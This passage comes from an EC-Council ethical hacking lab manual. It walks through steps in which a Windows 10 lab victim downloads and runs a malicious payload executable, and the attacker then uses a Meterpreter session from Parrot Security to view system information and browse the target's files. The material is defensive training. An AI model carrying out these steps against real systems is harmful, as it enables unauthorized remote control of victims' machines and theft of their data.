


Figure 1.5.16: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.4

Run the Payload

25. Once you click on the **malicious_payload.exe** file, the **Opening malicious_payload.exe** pop-up appears; select **Save File**.
26. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




Figure 1.5.17: Malicious file successfully downloaded

27. The **Open File - Security Warning** window appears; click **Run**.




Figure 1.5.18: Security warning on executing the exe file

28. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.5

Establish a Remote Session

29. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS10**).




Figure 1.5.19: Open Meterpreter session

30. Right-click on the target host and navigate to **Meterpreter 1** → **Interact** → **Meterpreter Shell**.




Figure 1.5.20: Interact using Meterpreter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.




Figure 1.5.21: View system information

32. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Browse Files**.




Figure 1.5.22: Select Browse Files

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

34. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.

